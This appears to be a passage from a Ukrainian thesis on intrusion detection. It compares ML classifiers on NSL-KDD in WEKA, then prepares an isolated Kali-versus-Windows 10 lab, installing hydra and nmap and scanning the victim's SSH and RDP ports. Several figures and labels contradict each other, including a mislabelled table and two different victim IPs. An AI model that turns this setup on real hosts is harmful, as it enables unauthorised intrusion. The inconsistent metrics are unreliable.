WEKA - програмний пакет з відкритим кодом для машинного навчання, що пропонує широкий набір алгоритмів та інструментів, спеціально розроблених для завдань інтелектуального аналізу даних та прогнозного моделювання. WEKA має зручний інтерфейсом та підтримує різні методи, такі як: попередня обробка даних, класифікація, кластеризацію, інтелектуальний аналіз асоціативних правил та візуалізацію. Для порівняльного аналізу було вибрано популярні алгоритми машинного навчання: Support Vector Machines (SVM), Decision trees, ZeroR, KStar,

Random Forest та Naive Bayes. Ці алгоритми були обрані на основі їх широкого використання в системах IDS та їх здатності обробляти різні типи даних.

Експериментальна процедура складається з етапів попередньої обробки даних, вибору ознак, який включає виявлення найбільш підходящих ознак для класифікації, (рис 2.18).




Рис. 2.18 Процес налаштування WEKA, збір даних

Наступним етапом є навчання моделей на основі попередньо обробленого набору даних і запуск експерименту, після чого відбувається оцінка моделей, що означає загальну оцінку продуктивності навчених моделей за допомогою перехресної перевірки та обчислення метрик оцінки, що показано на рисунку 2.19.




Рис. 2.19 Етап проведення аналізу і перехресна перевірка обчислення метрик

Порівняння продуктивності алгоритмів ML на основі метрик оцінки для виявлення їх сильних та слабких сторін і статистичний аналіз для отримання уявлення про ефективність різних алгоритмів ML у виявленні вторгнень (рис 2.20).




Рис. 2.20 Аналіз алгоритмів ML у виявленні вторгнень

У таблиці 2.2 наведено результати порівняльного аналізу різних алгоритмів машинного навчання у виявленні вторгнень з допомогою набору даних NSL-KDD.

Таблиця 2.2

Порівняльний аналіз алгоритмів машинного навчання

Алгоритм	Точність (%)	Реагування (%)	Час (секунди)
Support Vector Machine (SVM)	95.2%	95.5%	120
Decision Trees	92.3%	92.8%	80
Random Forest	94.6%	94.8%	150
ZeroR	78.4%	78.1%	30
KStar	93.8%	94.2%	100
Naive Bayes	90.7%	91.2%	60

Результати SVM у таблиці 2.3.

Таблиця 2.3

Метрика оцінки Support Vector Machines (SVM) на різні види атак

Тип атаки	Точність реагування (%)	Істинний показник (%)	Хибний показник (%)
DDoS	95.2%	94.1%	5.9%
Zero-Day	92.3%	91.5%	8.5%
Man-in-the-middle	79.1%	78%	22%
Шкідливий код	90.6%	89.4%	10.6%

Результат Decision Trees у таблиці 2.4.

Таблиця 2.4

Метрика оцінки Support Vector Machines (SVM) на різні види атак

Тип атаки	Точність реагування (%)	Істинний показник (%)	Хибний показник (%)
DDoS	92.2%	91.7%	7.3%
Zero-Day	89.5%	89.2%	10.8%
Man-in-the-middle	75.6%	75.2%	24.8%
Шкідливий код	87.4%	86.6%	13.4%

Результат Random Forest у таблиці 2.5.

Таблиця 2.5

Метрика оцінки Random Forest на різні види атак

Тип атаки	Точність реагування (%)	Істинний показник (%)	Хибний показник (%)
DDoS	94.3%	94%	6%
Zero-Day	96.3%	96%	4%
Man-in-the-middle	90.7%	83.4%	16.6%
Шкідливий код	77.2%	23%	77%

Результат ZeroR у таблиці 2.6.

Таблиця 2.6

Метрика оцінки ZeroR на різні види атак

Тип атаки	Точність реагування (%)	Істинний показник (%)	Хибний показник (%)
DDoS	78.6%	79.2%	20.8%
Zero-Day	70%	70.7%	29.3%
Man-in-the-middle	63.5%	64%	36%
Шкідливий код	74.8%	75.2%	24.8%

Результат KStar у таблиці 2.7.

Таблиця 2.7

Метрика оцінки KStar на різні види атак

Тип атаки	Точність реагування (%)	Істинний показник (%)	Хибний показник (%)
DDoS	93.7%	93.4%	6.6%
Zero-Day	90.1%	90%	10%
Man-in-the-middle	82.9%	82.6%	17.4%
Шкідливий код	95.5%	95.4%	4.6%

Результат Naive Bayes у таблиці 2.8.

Таблиця 2.8

Метрика оцінки Naive Bayes на різні види атак

Тип атаки	Точність реагування (%)	Істинний показник (%)	Хибний показник (%)
DDoS	73.8%	73.6%	26.4%
Zero-Day	80.4%	80%	20%
Man-in-the-middle	88%	87.8%	12.2%
Шкідливий код	90.6%	90.1%	9.9%

Порівняння показників класифікація проти точності показано на рисунку 2.21.




Рисунок 2.21 Класифікація проти точності [12]

Дослідження показує, що Support Vector Machine (SVM), Random Forest та KStar демонструють доволі високі показники продуктивності при виявленні вторгнень. SVM є дуже ефективним при виявленні вторгнень у мережевому трафіку. ZeroR показує відносно нижчу продуктивність, що акцентує увагу на обмеженні в точному розрізненні нормального та шкідливого мережевого трафіку. Проведення подальших експериментів і аналізів може заглиблюватися у причини

спостережуваних відмінностей у продуктивності між алгоритмами. Наприклад, ефективність SVM може бути обумовлена його здатністю будувати оптимальні гіперплощини для процесу поділу різних класів даних у багатовимірних просторах. Аналогічно, ансамблеве походження Random Forest дозволяє йому пом'якшувати перенавчання і вловлювати складні закономірності даних.

Системи виявлення вторгнень на основі ML повинні дотримуватися балансу між точністю виявлення та обчислювальною ефективністю, аби бути життєздатними в динамічних та великомасштабних мережових середовищах, оскільки вибір алгоритму може значно вплинути на продуктивність системи з точки зору швидкості виявлення та ресурсів. Завдяки комплексній оцінці різних алгоритмів ML, отримано більш глибоке розуміння їх ефективності у виявленні вторгнень різних типів атак. Компроміси між точністю виявлення та хибнопоказниками, що спостерігаються в дослідженні, підкреслюють необхідність підходу до вибору алгоритму IDS. Хоча досягнення високої точності має вирішальне значення у питанні кібернетичної безпеки - мінімізація хибнопозитивних спрацьовувань не менш важлива для запобігання непотрібним збоїв та забезпечення ефективності операцій. В загальному дослідження надало емпіричні докази продуктивності алгоритмів та виділило області для подальшого вивчення.

3 ПРАКТИЧНА РЕАЛІЗАЦІЯ ТА ТЕСТУВАННЯ МЕТОДІВ ВИЯВЛЕННЯ ТА ПРОТИДІЇ КІБЕРАТАКАМ

3.1 Підготовка і налаштування віртуального середовища для проведення експериментів

Для забезпечення репрезентативності та безпечного проведення експериментів, у межах дослідження було використане віртуалізоване середовище. Такий підхід надає можливість ізолювати всі тестові сценарії і уникнути впливу на основну інфраструктуру, при цьому легко відтворивши всі умови для аналізу.

В якості платформи для віртуалізації було обрано Oracle VirtualBox – надійне та безкоштовне рішення, яке має підтримку різноманітних операційних систем та мережеві конфігурації. Експериментальне середовище складається з двох віртуальних машин, кожній з яких призначена певна роль.

В якості атакуючої машини було обрано Kali Linux, що є спеціалізованою операційною системою, яка націлена на тестування безпеки і містить широкий набір зручних і доступних інструментів, призначених переважно для етичного хакінгу, аналізу мережевого трафіку та виявлення різного типу вразливостей в середині мережі. Згідно з дослідженням CrowdStrike «Global Threat Report 2024», на рисунку 3.1 відтворено хронологічний цикл існування і реалізації вразливостей. Процес демонструє три основні фази. Фазу виявлення та публікації серії вразливостей Microsoft, що відповідає стандартному циклу щомісячних оновлень безпеки, фазу адаптація, оскільки після публікації даних про вразливості Kali Linux інтегрують новітні методи їхньої експлуатації у свої інструменти, і фазу активної експлуатації, під час якої дослідники випускають експлойти, що надають можливість практичного використання вразливості. CrowdStrike фіксує перші випадки застосування експлойту у реальних атаках ("in the wild")[23], що демонструє наскільки швидко відбувається адаптації зловмисників до нових загроз.




Рис. 3.1 Динаміка розвитку загрози вразливості CUE-2024-35250 з етапу патчингу до етапу атаки [23]

Згідно з вищевказаним дослідженням, 65% атак, які наносяться щодня базуються на інструментах, вбудованих в саме в Kali linux, що підкреслює його популярність у завданнях кібернетичної безпеки порівняно з іншими операційними системами. (рис 3.2).




Рис. 3.2 Kali Linux порівняно з іншими системами кібербезпеки

В якості машини жертви було обрано операційну систему Windows 10 Pro. Вибір обумовлений її поширеністю в реальних корпоративних середовищах, враховуючи, що Windows 10 Pro є однією з найпопулярніших операційних систем насамперед для бізнесу, що робить її актуальною ціллю для кіберзловмисників. Згідно з даними StatCounter станом на 2025 рік частка Windows 10 Pro на ринку корпоративних ПК становить понад 60% [24], що підтверджує її актуальність для тестування реальних загроз. Необхідно зазначити, що на відміну від Windows 10 Home, Pro-версія включає вбудовані механізми безпеки: BitLocker, Group Policy, Hyper-V, Windows Defender Advanced Threat Protection.

При створенні атакуючої машини на базі Kali Linux було виділено 4 ГБ оперативної пам'яті, створено віртуальний жорсткий диск на 40 ГБ формату VDI з динамічним виділенням розміру. Наступним необхідним кроком були мережеві налаштування, а саме: у параметрах VirtualBox було обрано адаптер "Internal Network", для забезпечення ізольованого тестового середовища. Процес оновлення системи і встановлення необхідних компонентів виконано за допомогою системних команд і продемонстровано на рисунках 3.3, 3.4.

```

maryana@maryana:~$ sudo apt update
Hit:1 http://kali.download/kali/kali-rolling InRelease
312 packages can be upgraded. Run 'apt list --upgradable' to see them.
The following packages were automatically installed and are no longer required:
icu-devtools  libglapi-mesa  libpoppler145  libpython3.12t64  ruby-zeitwerk
libflac12t64  libicu-dev  libpython3.12-minimal  python3-setproctitle  strongswan
libgeos3.12.0  liblibfsgb0  libpython3.12-stdlib  python3.12-tk
Use 'sudo apt autoremove' to remove them.

Upgrading:
kali-linux-default  libsoup2.4-common  python3-netaddr
kali-linux-firmware  libspeechd2  python3-netifaces
kali-linux-headless  libswi  python3-opengl
kali-tools-top10  libtext-csv-perl  python3-pcapy
libalgorithm-diff-xs-perl  libturbojpeg0  python3-pefile
libapache2-mod-php8.4  libudisks2-0  python3-pip
libapt-pkg-perl  libupower-glib3  python3-ply
libblockdev-crypto3  libuuid-perl  python3-poetry-dynamic-versioning
libblockdev-fs3  libwireless-data  python3-prettysize
libblockdev-loop3  libwireless1  python3-pycaret
libblockdev-mdraid3  libwiretap5  python3-pycurl
libblockdev-nvme3  libwsutil16  python3-pydantic-core
libblockdev-part3  libwww-perl  python3-pydyf
libblockdev-swap3  libxatracker2  python3-pyee
libblockdev-utils3  libxft4u1-utils  python3-pyexploitdb
libblockdev3  libxft4u1-bin  python3-pygraphviz
libbson-1.0-0t64  libxml2-utils  python3-pysocks
libbytesize-common  libxvmc1  python3-pypdf
libbytesize1  linux-image-amd64  python3-pyqt5.sip
libcairo-1.16-1  linux-libc-dev  python3-pysmi
libcapstone-dev  m4  python3-pysnmp4
libcapstone5  mariadb-plugin-provider-bzip2  python3-pyzipper
libcdio19t64  mariadb-plugin-provider-lz4  python3-regex
libclang-rt-18-dev  mariadb-plugin-provider-lzma  python3-rpds-py
libclang-rt-19-dev  mariadb-plugin-provider-lzo  python3-ruamel.yaml.clib
libcloudproviders0  mariadb-plugin-provider-snappy  python3-setproctitle
libdate-manip-perl  mesa-va-drivers  python3-snappy
libdbus-glib-1-2  mesa-vgpu-drivers  python3-speechd
libdc1394-25  mesa-vulkan-drivers  python3-sqlalchemy-ext
libdotconf0  metasploit-framework  python3-starlette
libdrm-nouveau2  minicom  python3-terminaltables
libdrm-radeon1  modemmanager  python3-tinytss2
libdumbnet1  mtd-utils  python3-tld
liberror-perl  mupdf-tools  python3-tls
libfaad2  netdiscover  python3-uvicorn
libfluidsynth3  netpbm  python3-virtualenv
libftdi1-2  network-manager-vpnc  python3-wrapit

```

Рис. 3.3 Налаштування системного оновлення Kali Linux

```

maryana@maryana: ~
File Actions Edit View Help

(maryana@maryana)-[~]
$ sudo apt update && sudo apt install -y hydra nmap
Hit:1 http://kali.download/kali kali-rolling InRelease
1 package can be upgraded. Run 'apt list --upgradable' to see it.
hydra is already the newest version (9.5-3).
nmap is already the newest version (7.95+dfsg-1kali1).
The following packages were automatically installed and are no longer required:
icu-devtools libdnnl3 libgeos3.13.0 libicu-dev liblbfgsb0 libpoppler145 libpython3.12-stdlib libxnnp
libabsl20230802 libflac12t64 libglapi-mesa libjxl0.10 libopenh264-7 libpython3.12-minimal libpython3.12t64 python3
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1

```

Рис. 3.4 Встановлення інструментів, необхідних для атак

Наступним кроком було розгорнуто другу віртуальну машину на базі операційної системи Windows 10 Pro, яка буде виступати у ролі жертви.

Після розгортання обох віртуальних машин у VirtualBox було змінено налаштування адаптерів. Для обох машин було обрано внутрішню мережу, оскільки задля проведення експериментальних атак необхідно розташувати їх у одній мережі, і ізолювати цю мережу від доступу в інтернет. Після чого кожній машині була присвоєна власна IP-адреса: 192.8.1.10 – для Windows 10 Pro і 192.168.1.20 для Kali Linux. Після чого було проведено пінгування обох машин одна з одною, аби переконатися у коректності заданих налаштувань (рис 3.5).

```

maryana@maryana: ~
File Actions Edit View Help

inet 192.168.1.20/24 brd 192.168.1.255 scope global eth1
valid_lft forever preferred_lft forever

(maryana@maryana)-[~]
$ ping 192.168.1.10
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data:
64 bytes from 192.168.1.10: icmp_seq=1 ttl=128 time=0.768 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=128 time=0.313 ms
64 bytes from 192.168.1.10: icmp_seq=3 ttl=128 time=0.362 ms
64 bytes from 192.168.1.10: icmp_seq=4 ttl=128 time=0.373 ms
64 bytes from 192.168.1.10: icmp_seq=5 ttl=128 time=0.357 ms
64 bytes from 192.168.1.10: icmp_seq=6 ttl=128 time=0.483 ms
64 bytes from 192.168.1.10: icmp_seq=7 ttl=128 time=0.320 ms
64 bytes from 192.168.1.10: icmp_seq=8 ttl=128 time=0.387 ms
64 bytes from 192.168.1.10: icmp_seq=9 ttl=128 time=0.393 ms
64 bytes from 192.168.1.10: icmp_seq=10 ttl=128 time=0.404 ms
64 bytes from 192.168.1.10: icmp_seq=11 ttl=128 time=0.368 ms
64 bytes from 192.168.1.10: icmp_seq=12 ttl=128 time=0.396 ms
64 bytes from 192.168.1.10: icmp_seq=13 ttl=128 time=0.377 ms
64 bytes from 192.168.1.10: icmp_seq=14 ttl=128 time=0.356 ms
64 bytes from 192.168.1.10: icmp_seq=15 ttl=128 time=0.882 ms
^C
  192.168.1.10 ping statistics:
  15 packets transmitted, 15 received, 0% packet loss, time 14483ms
 rtt min/avg/max/mdev = 0.313/0.435/0.882/0.158 ms

(maryana@maryana)-[~]
$

```

```

C:\Windows\system32>ping 192.168.1.20

Pinging 192.168.1.20 with 32 bytes of data:
Reply from 192.168.1.20: bytes=32 time<1ms TTL=64
Reply from 192.168.1.20: bytes=32 time<1ms TTL=64
Reply from 192.168.1.20: bytes=32 time<1ms TTL=64
Reply from 192.168.1.20: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.20:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Windows\system32>

```

Рис. 3.5 Перевірка мережі через сигнал Ping

Наступним етапом експерименту було налаштування машини-жертви. Для цього спочатку було включено режим Remote Desktop в налаштуваннях самої операційної системи, а після цього було ввімкнено дозвіл для RDP у внутрішньому брандмауері Windows (рис 3.6).




Рис. 3.6 Дозвіл RDP у брандмауері Windows

Після чого було встановлено SSH у компонентах Windows, і його активація через CMD. (рис 3.7, 3.8, 3.9).




Рис. 3.7 Встановлення SSH




Рис. 3.8 Активація SSH




Рис. 3.9 Дозвіл SSH у брандмауері Windows

Після всіх налаштувань віртуальні машини було перезавантажено, а після їх активації було проведено перевірку відкритих портів через nmap на Kali Linux, аби переконатися у правильності налаштувань. Необхідно перевіряти порт 22, що відповідає за SSH і порт 3389, що відповідає за RDP (рис 3.10).

```
(maryana@maryana)-[~]
$ nmap -p 22,3389 -sV 192.168.1.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-14 13:37 EDT
Nmap scan report for 192.168.1.10
Host is up (0.00067s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:05:05:D1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.00 seconds
```

Рис. 3.10 Перевірка відкритих портів

3.2 Проведення експериментальних кібератак з використанням Kali Linux

Nmap - інструмент мережної розвідки та аудиту безпеки широко відомий у сфері кібербезпеки, який був і залишається одним з найголовніших і найбільш використовуваних на сьогоднішній день. Nmap з відкритим вихідним кодом часто стає у нагоді фахівцям з безпеки, допомагаючи сканувати хости, мережі, програми, мейнфрейми, системи контролю та збору даних.

